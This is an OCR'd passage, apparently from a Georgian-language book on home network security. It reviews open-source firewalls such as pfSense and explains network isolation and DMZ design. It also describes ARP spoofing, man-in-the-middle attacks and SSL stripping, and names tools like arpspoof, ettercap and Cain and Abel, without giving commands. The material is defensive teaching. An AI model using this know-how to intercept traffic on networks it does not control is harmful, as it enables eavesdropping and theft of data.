
Download მენიუ გადაგიყვანთ ჩამოტვირთვის გვერდზე.

პროგრამა ასე გამოიყურება



ეს არის უფასო, ღია არქიტექტურით შექმნილი Firewall პროგრამა, მუშაობს BSD-ზე. ეს პროგრამა, როგორც წესი, დგება ცალკე კომპიუტერზე და ისე უერთდება ქსელს. ზემოთ მოყვანილი აპარატურა სწორედ ასეთი Firewall-ებისათვის არის შექმნილი. pfSense დაფუძნებულია PF-ზე რომელიც Mac და BSD-ის Firewall-ია. თუმცა pfSense ბევრად უფრო განვითარდა და განსხვავდება PF-საგან. მას აქვს კარგი ინტერფეისი, აქვს თვისებები, რომლებსაც მხოლოდ ძვირიან კომერციულ Firewall-ებში ნახავთ. იგი ბევრად უფრო ძლიერია, ვიდრე Firewall, რომელიც მოჰყვება Open WRT და DD WRT-ს. მისი გამოყენება შეიძლება რუტერად, Firewall-ად, DHCP სერვერად, DNS სერვერად, პრინციპში ყველაფრად, რასაც რუტერი უნდა აკეთებდეს. მასზე შეიძლება დააყენოთ შეღწევის ამომცნობი და შეღწევის აღმკვეთი პროგრამები, როგორიც არის SNORT. შეგიძლიათ იზოლაცია გაუკეთოთ ქსელს, ანუ შექმნათ ცალკე ქსელები სანდო და არასანდო მოწყობილობებისათვის, შექმნათ ვირტუალური ქსელები. მას, ასევე, შეუძლია იყოს VPN კლიენტი ან სერვერი. ანუ შეგიძლიათ დააყენოთ მუდმივი VPN კავშირი და თქვენი მთლიანი კავშირი დაშიფროთ. ასევე, შესაძლებელია დააყენოთ TOR და მთელი კავშირი TOR-ის გავლით განახორციელოთ.

ამავე საიტიდან https://www.pfsense.org/products/ შეგიძლიათ შეუკვეთოთ აპარატურაც




ეს აპარატურა საკმაოდ ძვირია. თავად შეგიძლიათ შეამოწმოთ ბოლო ფასები ამ საიტიდან, ყველაზე უფრო სუსტი მოწყობილობა ღირს დაახლოებით 300 დოლარი. საიტს აქვს კარგი დოკუმენტაცია. აუცილებლად გაეცანით დოკუმენტაციას, სანამ შეეცდებით ამ პროგრამის გამოყენებას.

არსებობს pfSense-ს ვერსია, რომელსაც OPNSense ჰქვია https://opnsense.org/about/about-opnsense/. ეს ვერსია კიდევ უფრო ღია არქიტექტურას იყენებს.

SmoothWall https://www.smoothwall.org/ - express ვერსია, უფასო ვერსიაა და არსებობს კომერციული ვერსიაც. ეს Firewall წააგავს pfSense-ს. ეს პროგრამა შეგიძლიათ ჩამოტვირთოთ საიტიდან, იგი დგება კომპიუტერზე ისევე, როგორც pfSense.

Vyos https://vyos.io/wiki/Main_Page - ეს პროგრამა იმართება ტერმინალის ფანჯრიდან ბრძანებებით, მისი ბრძანებები ძალიან ჰგავს CISCO-ს კომერციული აპარატურის ბრძანებებს. შესაბამისად, თუ ქსელის ინჟინერი ხართ და იცით CISCO-ს ბრძანებები, შეიძლება ეს პროგრამა გამოგადგეთ. მისი გაშვება შეიძლება ვირტუალურ მანქანებში, შეგიძლიათ OVA ფაილი ჩამოტვირთოთ. ასევე, შეიძლება კომპიუტერზე დააყენოთ XenServer და შემდეგ მასზე დააყენოთ ეს პროგრამა. თუმცა გაითვალისწინეთ, რომ ასეთი რამის გასაკეთებლად ძალიან სწრაფი და ძლიერი რესურსების კომპიუტერი დაგჭირდებათ.

არის კი საჭირო ქსელის ცეცხლგამძლე კედელი?




როგორც იცით, სახლის ქსელებში NAT-ის გამო არ არის საჭირო შემომავალი კავშირების ფილტრაცია, თუმცა ქსელში შეღწევა შესაძლებელია, თუ მოთხოვნა შიგნიდან წამოვიდა. თუ დააყენებთ შეღწევის მცდელობის აღმომჩენ პროგრამებს, როგორიც არის SNORT, შეძლებთ გარკვეული ტიპის შეღწევის მცდელობების ფილტრაციას და დაბლოკვას. გარეთ გამავალი კავშირებისათვის კი შეიძლება დაბლოკოთ პორტები, რომლებსაც არ იყენებთ, დაბლოკოთ გარკვეული სერვისები, ქსელს აუკრძალოთ გარკვეული ტიპის პაკეტების გატარება, შეიძლება აიძულოთ DNS, რომ წავიდეს მხოლოდ იმ DNS სერვერებზე, რომლებსაც თქვენ მიუთითებთ, (VPN-თან კომბინაციაში ეს კონფიდენციალურობის დაცვის საშუალებაა), შეიძლება დაბლოკოთ IPV6, შეუზღუდოთ კავშირის სისწრაფე ქსელის ზოგიერთ მომხმარებელს. ზოგიერთი ასეთი თვისებები რუტერებსაც აქვთ, მაგრამ Firewall-ის საშუალებითაც შეიძლება იგივეს გაკეთება.

ქსელის Firewall ვერ დაგიცავთ თქვენს ქსელში არსებული ვირუსებისაგან, რადგან ისინი იყენებენ სხვა სერვისებისათვის გახსნილ პორტებს. თუმცა უფრო რთული Firewall-ები, როგორიც არის pfSense, ახერხებენ პაკეტების შემოწმებას (Deep packet analyses) და შესაბამისად, უკეთესად დაგიცავენ. ქსელის მონიტორინგი რუტერების საშუალებითაც შეიძლება, თუმცა Firewall-ებს მეტი შესაძლებლობები და უკეთესი ფუნქციები გააჩნიათ. მაგალითად, pfSense ბევრად უკეთესია, ვიდრე DD WRT ან Open WRT. თუ განსაკუთრებული ანონიმურობა გჭირდებათ, ქსელების იზოლაცია დაცვის ერთ-ერთი მექანიზმია, ამის გაკეთება შეიძლება კარგი რუტერით, მაგრამ ბევრად უფრო მოსახერხებელია გადამრთველის და Firewall-ის გამოყენება.

თავი 3 ქსელური შეტევები, არქიტექტურა და იზოლაცია

ამ თავის მთავარი მიზანია, განვიხილოთ, როგორ ხდება შეტევები ქსელებში და როგორ მოვახდინოთ ქსელების დაგეგმვა და შექმნა ისე, რომ თავი დავიცვათ ასეთი შეტევებისაგან.

შეტევები ქსელში და ქსელის იზოლაცია



მოდი, ჯერ განვსაზღვროთ, რა არის ქსელის იზოლაცია და რა საჭიროა იზოლაცია: იზოლაცია არის სხვადასხვა მოწყობილობების მოთავსება ერთმანეთისაგან ფიზიკურად ან ვირტუალურად გამოყოფილ ქსელებში იმისათვის, რომ შევზღუდოთ და განვსაზღვროთ, თუ როგორ ხდება სხვადასხვა მოწყობილობების ჯგუფების მიერ ერთმანეთთან კავშირი. თუ ჰაკერმა მოახერხა შეღწევა ქსელის რომელიმე მოწყობილობაში, ისინი შეეცდებიან, რომ შემდეგ შეაღწიონ ქსელის სხვა მოწყობილობებშიც. შესაბამისად, ქსელების იზოლაცია შეასუსტებს ასეთ შეტევებს. მაგალითად, სახიფათოა, თუ სტუმრებს უერთებთ ქსელს, ან ოჯახის წევრი არ იცავს უსაფრთხოების წესებს, ან რამე არასანდო მოწყობილობა გაქვთ მიერთებული ქსელში; ჭკვიანი ტელევიზორი, ან თერმოსტატი, ან კიდევ სხვა მოწყობილობა, რომლის სისტემის გაახლება არ ხდება, ადვილად შეიძლება გახდეს ჰაკერის მსხვერპლი. შეიძლება ზოგიერთ მოწყობილობას ჩამონტაჟებული უკანა კარი აქვს და ა.შ. ასეთ შემთხვევაში ასეთი მოწყობილობების იზოლაციაა საჭირო. აშშ-ს დაზვერვის უფროსმა სახალხოდ აღიარა, რომ შესაძლებელია

გამოიყენონ სახლის ქსელთან მიერთებული „ჭკვიანი“ მოწყობილობები სათვალთვალოდ, ამის შესახებ სტატია Guardian-მა გამოაქვეყნა https://www.theguardian.com/technology/2016/feb/09/internet-of-things-smart-home-devices-government-surveillance-james-clapper .

სამწუხაროდ, არსებობს მოწყობილობები და კომპიუტერები, რომლებსაც ჩამონტაჟებული აქვთ უკანა კარები იმისათვის, რომ მათი გამოყენებით ქსელებში შეაღწიონ ძირითადად დაზვერვის თანამშრომლებმა. მოკლედ, თუ გაწუხებთ, რომ ვიღაცამ შეიძლება თქვენს ქსელში შემოაღწიოს და შესაძლოა ინფორმაციაც მოიპაროს ან თქვენი კონფიდენციალურობა დაარღვიოს, მაშინ უნდა დაიცვათ ქსელი.


რის გაკეთება შეუძლიათ ჰაკერებს ქსელში შემოსვლის შემდეგ?

1. შეუძლიათ ქსელში გამავალი პაკეტების მონიტორინგი და მათი ჩაწერა/მოპარვა;
2. შეუძლიათ შუა კაცის შეტევების განხორციელება, სადაც შეუძლიათ მანიპულირება გაუკეთონ პაკეტებს, მაგალითად, SSL-ის ახევა. ან თუ იყენებთ HTTP-ს, შეიძლება ჩასვან კოდი შემომავალ პაკეტებში და შეუტიონ თქვენს ბრაუზერს, რომლის საშუალებითაც მოხვდებიან თქვენი კომპიუტერის სხვა სისტემებშიც.
3. პირდაპირი შეტევები ქსელის ღია სერვისებზე, მაგალითად, განაწილებულ დისკზე (NAS drive) ან ჭკვიან ტელევიზორზე.

სწორედ ამ შეტევების გამოა საჭირო ქსელის იზოლაცია, რაც საშუალებას მოგცემთ, მინიმუმამდე დაიყვანოთ ასეთი შეტევების შესაძლებლობები. თუმცა ქსელების იზოლაცია, ასევე, ადმინისტრირებას მოითხოვს და შესაბამისად, მოგიწევთ მასზე დროის დახარჯვა. იზოლაციის მარტივ მეთოდებს არ სჭირდებათ ადმინისტრირებაზე განსაკუთრებული დროის ხარჯვა და ისინი ეფექტურები არიან ბევრი შეტევის წინააღმდეგ. სწორედ ასეთი იზოლაციის მეთოდებს განვიხილავთ ქვემოთ.

ქსელური შეტევები და ქსელის იზოლაცია ARP-ს მოტყუება (Spoofing) და გადამრთველები (Switches).

თანამედროვე სახლის რუტერების ერთ-ერთი მთავარი ნაწილია გადამრთველი. იგი გამოიყენება შიგა ქსელ(ებ)ში პაკეტების გადასამისამართებლად.



Internet	3	IP	Network	Packets	Router Brouter	IP, IPSec, ICMP, IGMP, RIP, OSPF, BGP, IPX, SKIP, SWIPE, NAT, IGRP, EIGRP, BOOTP, DHCP, ISIS, ZIP, DDP
Network access	2	IEEE 802	Data Link LLC MAC	Frames	Switch, Bridge, NIC	3thernet 802.3, Token Rin5 802.5, ATM, FDDI 802.4, Wi-Fi 802.11, PPP, L2TP, SLIP, ARP, RARP, 802.1AE MACSec, HDLC
	1		Physical	Bits	Repeater, Hub,NIC, Cables,MAU Multiplexer	ISDN, DSL, SONET, 10BASE-T, 10BASE2, 10BASE5, 100BASE-TX, 100BASE-FX, 100BASE-T, 1000BASE-T, 1000BASE-SX, EIA-x, RS-x


გადამრთველი მუშაობს მონაცემთა კავშირის დონეზე და როცა პაკეტი გადამრთველამდე მიაღწევს, იქ IP მისამართი აღარ გამოიყენება. გადამრთველში ხდება MAC მისამართების საშუალებით პაკეტების გაგზავნა. თუ

გაიხსენებთ, გადამრთველი ქმნის სიას, რომელშიც იმახსოვრებს, რომელ პორტზე რომელი MAC მისამართიანი მოწყობილობა აქვს მიერთებული და ახდენს პაკეტების ამ მისამართზე გადაგზავნას. შესაბამისად, IP მისამართები გამოიყენება მხოლოდ ქსელებში, სადაც რაღაც ტიპის რუტერი მუშაობს, ანუ ხდება პაკეტების ქსელებს შორის გადამისამართება, ხოლო შიდა ქსელური გადამისამართებისათვის MAC მისამართები გამოიყენება. ადგილობრივ ქსელებს, როგორც წესი, ქმნიან ჰაბებით და გადამრთველებით. გადამრთველები ბევრად უკეთესია ყველა პარამეტრით. გადამრთველზე ყოველი პაკეტი გადაეცემა მხოლოდ იმ კომპიუტერს, რომლისთვისაც ეს პაკეტი არის მონიშნული. ეს კი ნიშნავს, რომ ასეთი პაკეტების წაკითხვა ქსელის სხვა კომპიუტერებისთვის ფიზიკურად შეუძლებელია. ე.ი თუ ჰაკერი შეაღწევს ქსელის რომელიმე კომპიუტერში, ან მოახერხებს ქსელთან მიერთებას, ვერ წაიკითხავს სხვა კომპიუტერებისთვის განკუთვნილ მონაცემებს. ჰაბების შემთხვევაში კი ყველა პაკეტი ყველა კომპიუტერს გადაეცემა და შემდეგ კომპიუტერები არჩევენ მიიღონ თუ არა პაკეტი. შესაბამისად, თუ ჰაკერმა ერთ კომპიუტერში შეაღწია, შეიძლება მოახერხოს ქსელის ყველა კავშირის წაკითხვა.

Ethernet ქსელებში, რომლებიც გადამრთველებით არიან შექმნილი, საკმაოდ ადვილია შუა კაცის შეტევის გაკეთება. შემტევი ატყუებს ქსელის კომპიუტერებს, რომ მისი კომპიუტერია რუტერი, ამას კი ახერხებს ARP Spoofing-ის საშუალებით, ანუ პროტოკოლის გაყალბებით და შემდეგ ქსელის პაკეტებში სასურველი ინფორმაციის ჩასმით, ან რომელიმე სხვა მეთოდით. იგივეს გაკეთება შეიძლება WIFI კავშირისას, ხოლო თუ ჰაბით ხდება კავშირი, ჰაკერს ამის გაკეთებაც არ სჭირდება, რადგან ისეც ხედავს ყველა პაკეტს. ამგვარად, თუ გადამრთველზე მონაცემების მანიპულაცია გინდათ ARP Spoofing უნდა გააკეთოთ.

ARP Spoofing კი შემდეგნაირად მუშაობს: ARP პროტოკოლი ინახავს IP მისამართებისა და მათი შესაბამისი MAC მისამართების სიას, ანუ ამ ცხრილის საშუალებით ხდება ქსელის დონიდან მონაცემთა კავშირის დონეზე გადასვლა. თუ ქსელს ახალ მოწყობილობას შეუერთებთ, ცხადია, ARP ცხრილმა არ იცის ახალი მოწყობილობის მისამართი და შესაბამისად, ცხრილს ახალი ჩანაწერი უნდა დაუმატოს. ახლა წარმოიდგინეთ, რომ ჰაკერმა დაუმატა ჩანაწერი და მისი კომპიუტერი ატყობინებს ყველას, რომ სწორედ ეს მისამართია რუტერის მისამართი, ანუ ყველა პაკეტი ამ მისამართზე უნდა გაიგზავნოს, რომ მოხდეს მათი ინტერნეტში ან სხვა ქსელში გადამისამართება. შესაბამისად, ჰაკერი მოახერხებს მიიღოს ყველა პაკეტი, წაიკითხოს და მანიპულაცია გაუკეთოს. ARP Spoofing-ის გაკეთება შეიძლება პროგრამებით: arpspoof და ettercap Kali Linux-ში და cain and abel - Windows-ში

ალბათ გაგიჩნდათ კითხვა, რატომ არის ეს შესაძლებელი? საქმე იმაშია, რომ ARP-ს არ გააჩნია შეერთების შემოწმების და ამოცნობის მექანიზმი. ნებისმიერ მოწყობილობას შეუძლია შეუერთდეს ასეთ ქსელებს. როცა ARP შეიქმნა, ადგილობრივ ქსელში მომუშავე ყველა მანქანა განიხილებოდა როგორც სანდო. თუმცა დიდი ხანია სიტუაცია შეიცვალა. როგორც ხედავთ, აქ ნულოვან უსაფრთხოებასთან გვაქვს საქმე. მას შემდეგ, რაც ჰაკერი მოახდენს ARP Spoofing-ს, მას შეუძლია წაიკითხოს პაკეტები და მოახდინოს სხვადასხვა ტიპის შეტევები, მაგალითად, SSL Stripping, ან ინფორმაცია ჩასვას პაკეტებში, ან კიდევ ბევრი სხვა ტიპის შეტევა. ცხადია, იმისათვის, რომ ჰაკერმა ეს გააკეთოს, თქვენს ქსელთან უნდა იყოს მიერთებული. ეს მეთოდი, ასევე, გამოიყენება თანამედროვე ვირუსების მიერ, სადაც ვირუსები ერთი მანქანის დავირუსების შემდეგ ცდილობენ ქსელში გამრავლდნენ და სხვა მანქანებსაც მოედონ. თუ ARP Spoofing-ის შესახებ მეტის გაგება გინდათ, კარგი გვერდია http://www.irongeek.com/i.php?page=security/AQuickIntrotoSniffers. ასევე, შეიძლება გამოიყენოთ სხვა ტიპის შეტევებიც, როგორიც არის NetCut, tuxcut, ან Denial of Service და სხვა. საინტერესო საიტებია: http://www.linuxandubuntu.com/home/tuxcut-a-tool-to-protect-linux-against-arpspoof-attacks, https://github.com/a-atalla/tuxcut და https://www.arcai.com/netcut, ეს პროგრამები, ასევე, შეიძლება გამოიყენოთ თქვენი ქსელის დასაცავადაც.




განვიხილოთ, როგორ შეიძლება თავის დაცვა ქსელების იზოლაციის საშუალებით; როგორ ააწყოთ თქვენი ქსელი ისე, რომ სხვადასხვა მოწყობილობები დააჯგუფოთ ცალკეულ ქსელებად და შემდეგ მოახდინოთ ამ ქსელების იზოლაცია ერთმანეთისგან, თანაც მათ შორის კავშირი შეინარჩუნოთ პაკეტების გადამისამართების საშუალებით. ამისთვის კი დაგჭირდებათ რუტერი ან Firewall, თქვენს შემთხვევაში ეს ორივე მოწყობილობა ერთ ყუთში შეიძლება იყოს გაერთიანებული. უკაბელო კავშირისას იგივეს გაკეთება შეიძლება WIFI Access Point-ით, ანუ უკაბელო კავშირის წვდომის მოწყობილობით. ზემოთ მოყვანილი მაგალითი გიჩვენებთ თქვენი ქსელის შესაძლო დანაწილებას რამდენიმე ქსელად. როგორც ხედავთ, ეს ქსელები სხვადასხვა ქსელებია, რადგან მათი IP მისამართების ქსელური ნაწილები განსხვავდება ერთმანეთისაგან: 192.168.1.x, 192.168.2.x, 192.168.3.x, 192.168.4.x, 192.168.5.x. ასეთი დანაწილება რთული არ არის და ამისათვის IP ქსელების მინიმალური ცოდნაა საჭირო. ასევე, შეიძლებოდა ერთი ქსელი, მაგალითად 192.168.1.x, დაყოთ რამდენიმე ქვექსელად, თუ იცით, ეს როგორ გააკეთოთ. პრინციპში, არც ესაა რთული.

ამ სურათზე შეიძლება ახსნა დასჭირდეს, რას ნიშნავს DMZ. ეს არის ქსელი, სადაც საჭიროა, რომ ქსელის გარედან მოხდეს კავშირის მოთხოვნა. მაგალითად, თუ გაქვთ WEB სერვერი, რომელმაც WEB გვერდები უნდა მიაწოდოს გარე მომხმარებლებს, ასეთ შემთხვევაში ცხადია, თქვენი სერვერი უნდა მოათავსოთ ისე, რომ თუ მასში შემოსული კავშირი მოახერხებს სერვერის ინფიცირებას, ეს შეტევა აღარ გავრცელდეს დანარჩენ ქსელში. ქსელის ასეთ ნაწილებს DMZ (Demilitarized Zone) ანუ განიარაღებულ (ნეიტრალურ) ზონად მოიხსენიებენ. ეს ტერმინი მოდის იქიდან, რომ როცა ორი მეომარი მხარის დაშორიშორება ხდება, მათ შორის იქმნება განიარაღებული ზონა, სადაც არავის აქვს იარაღით შესვლის უფლება და საერთოდ, ამ ზონაში მოძრაობა მკაცრად კონტროლდება. დაახლოებით იგივეს ემსახურება ქსელის ეს ზონაც. აქ უნდა მოხდეს შემომავალი კავშირის მკაცრი კონტროლი და აქედან მთავარ ქსელში არ უნდა გავიდეს შეუმოწმებელი კავშირი. DMZ-ში უნდა მოთავსდეს ნებისმიერი მოწყობილობა, რომელთანაც ხდება გარედან კავშირი, მაგალითად, ჭკვიანი ტელევიზორები, ან თვალთვალის კამერები, ან სხვა ჭკვიანი მოწყობილობები, სხვადასხვა ტიპის ინტერნეტ სერვერები და ა.შ. ამის გასაკეთებლად კი შეიძლება, რომ ასეთი ქსელები პირდაპირ მიუერთოთ რუტერს ან Firewall-ს კაბელის საშუალებით და მიანიჭოთ ცალკე ქვექსელი. ასეთი მოწყობილობებისთვის აიკრძალება გარეთ გამავალი კავშირები ქსელის დანარჩენ ნაწილში და უფლება მიეცემათ, მხოლოდ ინტერნეტს შეუერთდნენ. ასეთი შეზღუდვების გაკეთება კი შესაძლებელია Firewall-ის საშუალებით. უფრო მეტიც, თუ ასეთ მოწყობილობებს არ სჭირდებათ გარე კავშირის წამოწყება, მაშინ მათ შეიძლება გარე კავშირის წამოწყება აუკრძალოთ. ამგვარად, თუ ვირუსი მოხვდა ასეთ

მოწყობილობაზე, ვერ შეძლებს დაუკავშირდეს ჰაკერს. გარე კავშირების წამოწყება ხშირად საჭიროა პროგრამების განახლებისათვის. ამიტომ შეიძლება პერიოდულად საშუალება მისცეთ, მოითხოვონ ასეთი კავშირები. ამის გაკეთება შეიძლება რამდენიმე სხვადასხვა გზით - Firewall აკრძალვებით, NAT-ით ან უბრალოდ ისე უნდა გააკეთოთ, რომ არ მოხდეს პაკეტების გადამისამართება ამ ქსელში. შეიძლება დაგჭირდეთ, რომ სანდო ქსელიდან შეუერთდეთ DMZ-ში მოთავსებულ კომპიუტერებს, მაგალითად, მათი ადმინისტრირებისათვის, ამისათვის ისევ გარე კავშირის დამყარებაა შესაძლებელი, ანუ ჩვენ შევძლებთ DMZ-ში შესვლას და გამოსვლას, მაგრამ იქ რაღაცნაირად მოხვედრილი ვირუსი ვერ მოახერხებს თქვენს ქსელში შემოღწევას.

ამას უწოდებენ ქსელების ფიზიკურ დონეზე დაცვას, რადგან ქსელი პირდაპირ არის შეერთებული თქვენს რუტერთან ან/და Firewall-თან.

